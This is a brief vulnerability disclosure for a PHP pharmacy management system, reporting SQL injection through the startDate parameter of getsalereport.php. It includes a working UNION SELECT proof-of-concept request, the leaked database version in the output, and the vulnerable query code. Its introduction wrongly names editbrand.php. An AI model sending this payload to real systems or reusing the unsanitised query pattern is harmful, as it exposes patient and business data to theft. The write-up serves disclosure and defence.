Pharmacy Management System v1.0 SQL Injection in php_action/getsalereport.php


Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /php_action/getsalereport.php, or it can also be placed at /dawapharma/dawapharma/php_action/getsalereport.php etc.

POC

Medicine Name	quantity	Rate	Total	OrderId	added_date
Abevia 200 SR Tablet	1	100	100.00	1	0000-00-00
Abevia 200 SR Tablet	2	150	300.00	2	0000-00-00
Cipla Inhaler	2	30	60.00	3	2022-04-15
Abevia 200 SR Tablet	4	150	600.00	3	2022-04-15
Arpizol 20 Tablet	1	200	200.00	3	2022-04-15
Cipla Inhaler	2	30	60.00	4	2022-04-15
Abevia 200 SR Tablet	3	4	5	6	10.3.34-MariaDB-0+deb10u1
Total Amount			664		



the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
POST /php_action/getsalereport.php HTTP/1.1
...

startDate=1' union select 1,2,3,4,5,6,version();--+
```

Vulnerability Analysis

in the php_action/getsalereport.php, the logic as follows:

dawapharma > dawapharma > php_action > getsalereport.php

```php
<?php

require_once 'core.php';

if($_POST) {

    $startDate = $_POST['startDate'];
//echo $startDate;exit;
    //$date = DateTime::createFromFormat('m/d/Y',$startDate);

    //$start_date = $date->format("m/d/Y");

//echo $date;exit;

    $endDate = $_POST['endDate'];
    //$format = DateTime::createFromFormat('m/d/Y',$endDate);
    //$end_date = $format->format("Y-m-d");

    $sql = "SELECT * FROM order_item WHERE  added_date>= '$startDate' AND added_date<= '$endDate'";
    //echo $sql;exit;
    $query = $connect->query($sql);

```

the wabpage use the startDate parameter as part of sql statement directly.